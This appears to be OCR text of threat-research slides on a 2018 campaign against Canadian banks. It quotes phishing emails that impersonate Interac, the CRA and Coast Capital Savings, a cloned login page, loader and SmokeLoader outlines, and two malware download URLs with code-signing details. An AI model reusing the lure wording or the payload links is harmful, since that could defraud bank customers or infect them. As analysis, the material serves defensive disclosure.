Hi,

Canada Revenue Agency (CRA) sent you $384.85 (CAD).
To deposit your money you will need to
download the attachment file for security purpose.

Expires: August 16, 2018

FAQs | This is a secure transaction


INTERAC e-Transfer
The smart, secure way to send your own money.

© 2000 - 2018 Acxsys Corporation.
All rights reserved. Terms of Use
® Trade-Mark of Interac Inc. Used
under licence

Email or text messages carry the notice while the financial institutions securely transfer the money using existing payment networks. For the answers to common questions please visit our FAQs. If your financial institution does not yet offer *Interac* e-Transfer®, you can still deposit transfers to any bank account in Canada.

This email was sent to you by Acxsys Corporation, the owner of the *Interac* e-Transfer service, on behalf of HB at Scotiabank.

Interac Association / Acxsys Corporation
Royal Bank Plaza, North Tower, 200 Bay Street, Suite 2400
P.O. Box 45, Toronto, ON M5J 2J1
www.interac.ca



An update on your account.

Dear Member,

As part of our online security, we have sent you a secure file to read.

Please download the attachment file for your private information.


The file is only readable with Microsoft Windows operating system.

Sincerely,
Coast Capital Savings

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Distributions method: SPAM / Malvertising / Onliner Spambot
    - Dropper: Doc+Macro / Visual Basic Script / JavaScript / **Phishing! (weekend)**
    - Payload: ARS VBS Loader / ZeroEvil
    - Additional payload: Plugins / SmokeLoader / ZeroEvil

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)



coastcapital SAVINGS

Dear Member,

We would like to inform you about, a fraudulent attempt on your online banking access.


At Coast Capital Savings, we take fraud very seriously.

Please visit the link below for more information.

Click here to access

Sincerely,
Coast Capital Savings

ARS VBS LOADER: ‘CAUSE SIZE DOESN’T MATTER (RIGHT?)



BC's cops are helping kids with cancer 1 km at a time.

Sign in to Coast Online Banking

Need Help?

Debit Card Number (last 8 digits)

Personal Access Code (7 digits)

Add a Memorized Debit Card

Forgot your Personal Access Code? Contact us at 1.888.517.7000 Mon-Sat, 8am-8pm; Sun, 9am-5:30pm.

Don't have an account? Become a Member

Sign in to your other accounts

VISA Desjardins Qtrade Investor Worldsource View Coast Online Business Banking Refer A Friend

Logging in as a delegate? Use your delegate ID and password in the login fields above.

For information on changes to deposit insurance and the transition period if we become a federal credit union, see the notice pursuant to the Disclosure on Continuance Regulations (Federal Credit Unions).

© 2018 Coast Capital Savings. *All rights reserved.*


ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Payload: ARS VBS Loader
      - Use of commands to extend functionalities
        - Plugins to steal credentials
        - SmokeLoader to steal credentials (no loader)
        - ZeroEvil

ACTOR ATTACKING CANADIAN BANKS

- Actor campaigns
  - 2018
    - Additional Payload: SmokeLoader
      - Most of the samples not uploaded to VirusTotal
      - Signed binaries, using names of legitimate UK companies
      - Filenames match with the company names

http://videokurs-tut.ru/TovPort.exe (June 2018)



✓ The file is signed and the signature was verified.


✓ The signature was time stamped by Symantec Corporation on Wednesday, June 13, 2018 06:53:41 PM (local time).

The following certificates are contained in the signature.

Signature Certificates

Subject	E=admin@port-servisltd.space, CN=TOV PORT-SERVIS LTD, O=TOV PORT-SERVIS LTD, STREET="Vulytsya
Issuer	CN=GlobalSign Extended Validation CodeSigning CA - SHA256 - G3, O=GlobalSign nv-sa, C=BE
Serial Number	125BB2DA01D40DDBF2E6C567
Valid From	06-JUN-2018
Valid To	07-JUN-2019

http://www.atakoygunlukevkiralama.com/WintersLCorp.exe (July 2018)



✓ The file is signed and the signature was verified.

